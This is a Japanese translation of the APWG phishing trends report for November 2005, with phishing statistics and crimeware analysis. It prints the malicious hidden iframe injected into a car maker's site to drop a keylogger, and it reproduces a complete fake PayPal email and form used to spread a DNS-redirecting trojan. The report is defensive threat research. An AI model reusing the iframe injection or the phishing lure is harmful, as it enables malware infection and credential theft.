フィッシング対策協議会

月次報告書（２００６年１月分）

APWG Phishing Activity Trends Report (November 2005)
日本語版

２００６年2月２０日

目次


1. APWG Phishing Activity Trends Report 2005年11月　日本語版

『フィッシング(phishing)』とはオンライン上での個人情報の窃盗行為のことを指し、巧詐eメールを用いて、その受信者を詐欺目的の偽装ウェブサイトに誘い出し、被害者のクレジットカード番号や口座のユーザーネーム・パスワード、社会保障番号等を巧みに暴き出すものです。社会的信用が確立している大手の銀行やオンライン小売業者、クレジットカード会社の商標をハイジャックすることにより、フィッシング犯は被害者を信用させ個人情報を盗み出すことに成功しています。このような詐欺行為によりクレジットカードが詐欺被害に遭ったり個人情報が盗み取られる等して経済的損失を被る被害が消費者の間で増加しています。

『フィッシング行為最新事情レポート』では、フィッシング対策実務者グループ（ＡＰＷＧ）がそのウェブサイト http://www.antiphishing.org 上あるいはグループ宛ての ｅ メール reportphishing@antiphishing.org で報告を受けたフィッシング攻撃の事例を分析します。ＡＰＷＧが保有するフィッシング攻撃の事例に関する情報データベースは、ｅメール詐欺およびフィッシング行為についての最も包括的なインターネット・アーカイブです。

1.1. 【Highlights】ハイライト

・11 月期のフィッシングに関する報告件数	16,882
・11 月期に報告されたフィッシング・サイト数	4,630
・11 月中にフィッシングによりハイジャックされた商標数	93
・11 月中にフィッシング行為を受けた上位 80%に属する商標数	6
・11 月期最も多くのフィッシング・ウェブサイトのホストとなった国	米国
・標的となりうる名称がなんらかの形で含まれているＵＲＬ	49%
・IP アドレスのみでホストネームなし	33%
・ポート 80 を使用しないサイトの割合	6%
・サイトのオンライン上の平均残存期間	5.5 日間
・サイトの最長オンライン残存期間	30 日間




フィッシング行為報告件数（月単位／2004 年 11 月～2005 年 11 月）

『フィッシング行為最新事情レポート』(The Phishing Attack Trends Report)は、顕著な問題となりつつあるフィッシングあるいは e メール詐欺（スプーフィング）に起因する個人情報の盗難および詐欺行為の撲滅を目指す産業界連合団体「フィッシング対策実務者グループ」(Anti-Phishing Working Group)が月例発行しています。詳細はロニー・マニング manning@websense.com（電話 858-320-9274）、または APWG 事務局長ピーター・キャシディ（電話 617-669-1123）までお問い合わせください。『フィッシング行為最新事情レポート』(The Phishing Attack Trends Report)の分析研究は、次の企業からの提供によるものです。

1.2. 【Top Used Ports Hosting Phishing Data Collection Servers】

フィッシングしたデータの集積サーバのホストとして最も使用されたポート

11 月期はHTTPポート 80 が最も頻繁に使用されるポートとなる傾向が続き、報告された全フィッシング用サイトの 94.55%に上りました。




フィッシング・サイトとして最も使用された HTTP ポート

1.3. 【Brands ando Legitimate Entities Hijacked By Email Phishing Attacks】

e メール・フィッシング攻撃によってハイジャックされた商標および合法的法人組織、報告された商標数


興味深いことに、大手の金融機関とインターネット小売業者が再び集中的に攻撃される傾向が再来したようです。国際的なフィッシング攻撃も、特にイギリスとヨーロッパ全般において引き続き増加傾向にあります。



ハイジャック商標数（2005 年 1 月～11 月）

1.4. 【Most Targeted Industry Sectors】最も標的となった産業分野


金融サービス分野が引き続き最も標的となった産業分野であり、全攻撃の 90.3%に上昇しました。特筆すべきは、IRS（米国・国税庁）を疑似餌として使用したフィッシング詐欺が発生したことです。



最も標的となった産業分野

1.5. 【Web Phishing Attack Trends】ウェブに対するフィッシング攻撃事情
フィッシング・サイトのホストとなった国

11 月期 Websense Security Labs は、トップ 3 のフィッシング用サイトのホスト国に変動がないことを確認しました。アメリカは 32.96%でリストのトップに留まっています。トップ 10 のその他は、韓国 11.34%、中国 8.04%、ドイツ 3.85%、イギリス 2.91%、インド 2.83%、カナダ 2.42%、日本 2.23%、ルーマニア 1.96%、ロシア 1.96%でした。



フィッシング・サイトのホスト国

フィッシング戦術最新動向

11 月期、フィッシング犯達はユーザを騙して個人情報を漏洩させるための幾つかの新しい試みを実行しました。その中の一つは、Google.com を介して行われた攻撃でした。ユーザは大きな見出しで「あなたは 400 ドル当選しました!!!」と書かれた Google のフロントページに似せた詐欺用コピーページに誘導され、そこでは当選金を受け取る方法が表示されました。この中でユーザは自分のクレジットカード番号と住所を入力するよう求められました。これらの個人情報が盗み取られた後、ユーザーは何事もなかったようにスムーズに Google の正式なウェブサイトへと誘導される仕組みになっていました。

プロジェクト：クライムウェア


「クライムウェア」分類詳細

「プロジェクト：クライムウェア」では、クライムウェアによる攻撃を以下のように分類しますが、今後新たな攻撃手法が出現してきた場合使用する用語を追加していきます。


「フィッシング用トロイの木馬－キーロガー」

11 月期 Websense Security Labs では、キーロガーの変種の出現件数が増加したことと、パスワード盗難用の不正コードを使用したＵＲＬの増加が顕著で、180 件以上に達したことを確認しました。

フィッシング用トロイの木馬－キーロガー (特定変種)



フィッシング用トロイの木馬－キーロガー (キーロガーのホストとなった特定ウェブサイト)



より巧妙なトロイの木馬と感染方法

ユーザー名やパスワードといった消費者個人情報のキーロギング（キーボード入力情報の不正入手）を実行するための不正コードの使用が警戒を要するペースで急激に増加を続けています。11 月期 Websense Security Labs では、ユーザが特定の商用ウェブサイトに接続するとトロイの木馬系キーロガーに感染するという不正コードが組み込まれる複数の事例を確認しました。それらのキーロガーは大抵の場合消費者のウェブ・サーフィンの行動様式をモニタリングし、人気のあるオンライン・ショップ等のサイトにアクセスした時点でキーボードからの入力情報を入手します。

この形式を用いた例として、フォルクスワーゲン（VW）との合弁会社で中国の最も大きな自動車製造国有企業の一つである（SHAC）への攻撃について報告します。クラッカー達は、SHAC のサイトを訪れた消費者のパソコンにキーロガーが送り込まれるようにサイトをプログラムし、ビジターのパソコン上で不正コードが呼び出され実行されるように仕組んだシステムをインストールしました。

フロントページの下部には IFRAME ボタンが追加され、それによりユーザの介在なしに不正コードがダウンロードされ実行されることを可能にする Microsoft Internet Explorer CHM (compiled Windows HTML Help file) を作動させようという試みが行われました。オーストラリアがホスト国のそのウェブサイトは、help.txt という名称のファイル（これは実際には テキスト・ファイルではなく CHM Windows Help ファイル）をダウンロードしました。この不正な Windows Help ファイルは、UPX (Ultimate Packer for Executables) というパッキング・システムを詰め込んだ別の fu**snow.exe と呼ばれるファイルを投下しました。次にこのファイルが Windows の中の幾つかの API を作動させインターネットに接続させ、裏口を開いてキーロガーをインストールしました。

IRAME 内で発見された不正コード

```
    </td>
    <td width="97%"><span class="gray ÑúÉ¼1">&copy; 2005 ShangHai Huizhong Automotive
      Manufacturing Co.,Ltd.All Rights Reserved.</span></td>
  </tr>
</table>
            <script language="JavaScript" src="/count.asp?DJ_ID=1"></script>
            <script language="JavaScript" src="/count2.asp"></script>
      </BODY><iframe src="http://     .661.com/1/index.htm" width="0" height="0" frameborder="0"></iframe>
</HTML>
```

フィッシング用トロイの木馬　－　リディレクタ


フィッシング用キーロガーの使用と共に、情報の行先を変えてしまうリディレクタの使用も顕著に増加しているようです。特に、単純に PC ユーザの DNS サーバやホストファイルのセッティングを部分的に変更することにより、幾つかの特定の、あるいは全ての DNS ルックアップを詐欺用の DNS サーバに再誘導（リディレクト）するという不正コードの使用が最も多く見受けられます。詐欺用サーバはほとんどのドメインに対して有効な反応を示し応答します。しかしながら、フィッシング犯達が消費者を銀行のサイトに似せた詐欺用サイトに誘導したいと考えた場合に行うことは、単にネーム・サーバーの応答をその特定のドメイン向けに変更することだけです。これはフィッシング犯達がユーザ側からのいつどのような入力操作についても、ユーザにこのような不正な行為が行われていることを知られることなくリディレクトすることが可能であるため、特に有効な手段と考えられます。ユーザが自分で目的のサイトのアドレスを打ち込み（以前はこれが「最良の行為」でしたが、）メール本文やインスタント・メッセージ中のリンク先に入るという行為（これは以前から危険な行為とされてきました。）を行わなかったとしてもフィッシングに巻き込まれてしまうのです。

Pay pal DNS リディレクターの詳細：　このトロイの木馬はどのアンチ・ウィルス・ベンダーをもってしても検知されることはなく、その不正 DNS サーバはルーマニアにホストされる一方でフィッシング用のサーバはインドにホストされていました。その攻撃は、実行可能な「PayPal セキュリティー・ツール」ファイルのダウンロードを実施するリンクを提供するフィッシング詐欺 E メール・メッセージから始まります。「PayPal-2.5.200-MSWIN32-x86-2005.exe」と名付けられたその実行可能ファイルはトロイの木馬であり、ローカル・ワークステーションの DNS サーバを改変します。その後そのトロイは自分で自分を消去してしまいます。それ以後の paypal.com への全てのネット上のリクエストはそのままフィッシング用ウェブサイトに転送されます。この同じ DNS サーバを更に複数の別のウェブサイトへのリクエスト転送に使用することも可能ですが、現在のところ paypal.com のリディレクトのみを行っている様子です。

次にユーザが PayPal のウェブサイトを訪れた際には、フィッシング用サイトに誘導されることになります。ブラウザーのツールバーに表示されるウェブのアドレスは正しいものでしょう。ログインするとフィッシン

グ用サイトはユーザに対してアカウントの更新を要求し、以下の情報の入力が促されます：氏名、クレジット/ATM カード、請求先住所、電話番号、社会保障番号、母親の旧姓、生年月日、運転免許、銀行口座/ルーティン番号。

フィッシング E メールのサンプル画面



Security Measures - Are You Traveling?

PayPal is committed to maintaining a safe environment for its community of buyers and sellers. To protect the security of your account, PayPal employs some of the most advanced security systems in the world and our anti-fraud teams regularly screen the PayPal system for unusual activity.

We recently noted one or more attempts to log in to your account from a foreign country. If you accessed your account while traveling, the attempt(s) may have been initiated by you.

Because the behavior was unusual for your account, we would like to take an extra step to ensure your security and you will now be taken through a series of identity verification pages.

IP Address	Time	Country
80.69.115.16	Oct 27, 2005 12:47:01 PDT	Germany
80.69.115.16	Oct 29, 2005 18:37:55 PDT	Germany
217.160.77.45	Nov 14, 2005 16:42:16 PDT	United Kingdom
217.160.77.45	Nov 15, 2005 16:58:09 PDT	United Kingdom

Click here to download PayPal security tool

Thank you for your prompt attention to this matter. Please understand that this is a security measure meant to help protect you and your account.

We apologize for any inconvenience.


If you choose to ignore our request, you leave us no choise but to temporaly suspend your account.


Thank you for using PayPal! The PayPal Team

Please do not reply to this e-mail. Mail sent to this address cannot be answered. For assistance, log in to your PayPal account and choose the "Help" link in the footer of any page.

To receive email notifications in plain text instead of HTML, update your preferences here.

PayPal Email ID PP6977





PayPal - Update Your Credit Card or Debit Card - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.paypal.com/cgi-bin/webscr?cmd=_profile-credit_card.php
Go Links
Billing Address
Enter the address where you receive monthly billing statements for this card:
Enter your address as billing address
Address 1:
Address 2: (optional)
City:
State:
Zip Code: (5 or 9 digits)
Country: United States
Home Telephone:
Work Telephone: (optional)
For your protection, we verify credit card and debit card billing addresses.
The process normally takes about 30 seconds, but it may take longer during certain times of the day.
Please click Submit to update your information. When your card has been successfully update, you will go to the next verification page.
Submit
Cancel
Mobile | Mass Pay | Money Market | ATM/Debit Card | BillPay | Referrals | About Us | Accounts | Fees | Privacy | Security Center | User Agreement | Developers | Shops | Gift Certificates/Points
an eBay Company
Copyright © 1999-2005 PayPal. All rights reserved.
Information about FDIC pass-through insurance
Internet

フィッシング用トロイの木馬とダウンローダーのホスト国 (IP アドレスによる)

下記のチャートは、フィッシング用キーロガーまたはキーロガーをダウンロードさせるトロイの木馬系ダウンローダーの形態を取る不正コードのホストとして 11 月中に分類されたウェブサイトの内訳を示すものです。

アメリカは依然として地理的所在地のトップで 31.89%を占め、スペインが増加を続け 22.7%となりました。

その他の内訳は、ブラジル 11.5%、中国 8%、オランダ 6%、韓国 4%、ドイツ 3%、カナダ 3%、ロシア 3%、フランス 1%でした。



Anti-Phishing Working Group について

フィッシング対策実務者グループ（APWG）は、顕著になりつつあるフィッシングや e メール・スプーフィングの問題に起因する個人情報の窃盗および詐欺行為の撲滅対策を中心課題として活動する産業界連合団体です。この連合団体では、フィッシング問題について討議し、ハードおよびソフトのコスト面からフィッシング問題の問題範囲を定義し、問題解決のための情報と最良の実践例を共有するためのフォーラムを提供します。また、適当と判断される場合には、APWG はこれらの情報を司法当局と共有する意思があります。

グループへの加入は、一定条件を満たす金融機関、オンライン小売業者、インターネット・サービス・プロバイダーと司法機関およびソリューション・プロバイダーに公開しています。APWG には 900 近くの企業および政府機関が加入しており、会員数は 1,400 名近くに上ります。フィッシング攻撃および e メール詐欺は、オンライン上でビジネスを行う多くの組織にとって組織の機密にかかわる問題であるため、APWG の方針として会員組織についての情報は公開していません。

フィッシング対策実務者グループのウェブサイトは、 http//:www.antiphishing.org です。
公共および産業界のためのフィッシングと e メール詐欺問題に関する情報の供給源としての機能を担っており、これにはフィッシング攻撃に対して即効性があり有用で実用に即した技術的な解決方法の特定と普及促進を含みます。フィッシング攻撃に関する問題分析、法的手段の行使、記録保持作業は現在タンブルウィード・コミュニケーションズ (Tumbleweed Communications) のメッセージ保護研究所により提供されています。

APWG はタンブルウィード・コミュニケーションズおよび数社の会員銀行と金融機関、e コマース・プロバイダーによって設立されました。2003 年 11 月にサン・フランシスコにおいて最初の会合が開かれ、その後 2004 年 6 月には、グループの運営委員会と理事会および執行委員会により運営が管理される独立法人となりました。